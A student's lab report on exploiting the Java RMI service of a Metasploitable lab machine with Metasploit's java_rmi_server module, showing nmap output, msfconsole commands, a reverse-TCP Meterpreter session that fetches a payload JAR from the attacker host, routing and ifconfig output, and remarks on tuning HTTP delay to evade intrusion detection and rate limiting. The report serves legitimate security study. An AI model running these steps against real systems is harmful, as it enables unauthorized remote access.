Zurich, 15.11.2024

Traccia:

Esercizio Traccia e requisiti La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell’esercizio sono:

● La macchina attaccante KALI) deve avere il seguente indirizzo IP 192.168.11.111

● La macchina vittima Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112

● Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete.

2) informazioni sulla tabella di routing della macchina vittima.

Exercise:

Our Metasploitable machine has a vulnerable service on **Java RMI port 1099**.

The student is required to exploit the vulnerability with Metasploit in order to obtain a Meterpreter session on the remote machine.

The exercise requirements are:

● The attacking machine (KALI) must have the following IP address **192.168.11.111**


● The victim machine (Metasploitable) must have the following IP address **192.168.11.112**

● Once a remote Meterpreter session is obtained, the student must collect the following evidence on the remote machine:


1) **network configuration**.

2) information about the victim machine's **routing table**.

Let’s start setting up the working space as the exercise requires, so I’m gonna fix all the IP addresses on both machines as follows:




```
┌──(kali㉿kali)-[~]
└─$ ip route
default via 192.168.11.1 dev eth1 onlink
default via 192.168.178.1 dev eth0 proto static metric 100
192.168.11.0/24 dev eth0 proto kernel scope link src 192.168.11.111
192.168.11.0/24 dev eth1 proto kernel scope link src 192.168.11.111
192.168.178.0/24 dev eth0 proto kernel scope link src 192.168.178.111 metric 1
00
```



```
msfadmin@metasploitable:~$ ip route
192.168.11.0/24 dev eth1  proto kernel  scope link  src 192.168.11.112
default via 192.168.11.1 dev eth1  metric 100
msfadmin@metasploitable:~$ _
```

Now we’re gonna **scan** the **terget machine** to check for open ports:



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 04:29 EST
Nmap scan report for 192.168.11.112
Host is up (0.00072s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
)
44956/tcp open  nlockmgr    1-4 (RPC #100021)
49758/tcp open  status      1 (RPC #100024)
52190/tcp open  java-rmi    GNU Classpath grmiregistry
55206/tcp open  mountd      1-3 (RPC #100005)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
 Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As we can see from the scan the **port 1099** is open with the service **Java RMI** and it's **vulnerable** when it accepts a remote code execution and that's why it's not well configured.

The **Java RMI service**, particularly when **misconfigured**, can be vulnerable to exploits that **allow remote code execution**. This is because, if an RMI registry accepts insecure remote objects, an attacker can register or invoke malicious objects to execute arbitrary code on the remote machine.


The **best practice** is to not expose publicly the port 1099 and to **filter and encrypt** all the input.

Once we know what (target machine) and how (which port and vulnerability) we can proceed with the exploit using **msfconsole**.

Msfconsole is the starting point and primary command-line interface for the **Metasploit Program**, a powerful open-source tool used for developing, testing, and executing exploit code.


It is widely used by cyber security professionals for penetration testing, vulnerability assessment, and research.

Now that we know which Framework we're using we can run it and setup everything:



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```


In this case we're gonna use the exploit **multi/misc/java_rmi_server** as we want to attack the target machine on that port/service.



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/x93H1FHAxa
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55111) at 2024-11-15 04:31:08 -0500

meterpreter > shell
Process 1 created
```


After setting up the exploit options with **rhosts 192.168.11.112**, the port and the **lhost 192.168.11.111** we can run it and as we can see it's working properly as now we're inside the target machine.

Now as exercise is asking we’re gonna find the routing table with the command “**route**” as follows:



```
IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                   Netmask  Gateway  Metric  Interface
    ------                                   -------  -------  ------  ---------
    ::1                                      ::       ::
    2001:8e0:206c:fd00:a00:27ff:fe07:c11b    ::       ::
    fe80::a00:27ff:fe07:c11b                 ::       ::
meterpreter > 
```

and the network configuration as follows with the command “**ifconfig**”:



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth1 - eth1
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:8e0:206c:fd00:a00:27ff:fe07:c11b
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe07:c11b
IPv6 Netmask : ::
```

Option for the exercise is to check for the HTTP delay as may not let the exploit working properly.

The **HTTP delay** is an important parameter for certain exploits because it directly impacts the **timing and synchronization** between the attacker and the target system.

By tuning the HTTP delay, we ensure that the exploit has **enough time** to wait for a response from the server, especially if the target is under high load or has latency issues.

Setting an appropriate HTTP delay can help an exploit:

- **Avoid triggering intrusion detection systems (IDS)** by sending traffic at a natural-looking rate.
- **Bypass rate-limiting** mechanisms on the target, which may block or throttle repeated rapid requests.

A properly configured HTTP delay ensures that the connection remains stable.

In **real-world environments**, **network latency** can vary due to factors like **distance**, **routing paths**, and **current network traffic**. Setting an HTTP delay that aligns with these conditions helps **ensure the exploit performs as expected** by allowing sufficient time for data transmission and processing.

Conclusion:

This one explained above is just an exercise done on two machines (Kali Linux and Metaspoitable) known as vulnerable and only for studies purposes and with old and not uploaded softwares(this concerns much more the Metaspoitable).

We must understand that nowadays the real situation is much more different and much more dangerous as we will be asked to defend data and infos of a real company in a real environment.

What we need to focus on is understanding the processes and the vulnerabilities we're gonna face and, above all, finding real and working solutions that can apply properly.

We will always be technically “one step back” than the Black hats as they will always look for a way to break our defenses(eg - 0days attack) and our purpose is to fill this gap.

The only ways we can handle it, for sure, is:

- **Knowledge** - we need to know how and why everything is working;
- **Update** - we need to be updated ALWAYS about new software updated, exploits, new hardware, new vulnerabilities;
- **Forums** - as Cyber Security Specialists we need to be part of a big team and share our knowledge (OWASP is a great example);
- **Procedures** - following a procedure scheme to have trace of everything we do during a Penetration test (refer to NIST or PTES);
- **Ethics** - we need always to act according to ethics as we will know almost every single secret of the company we will work in or for;

I thank you for reading this report and I wish you a happy Cyber Security life 😀

Antonio Bevilacqua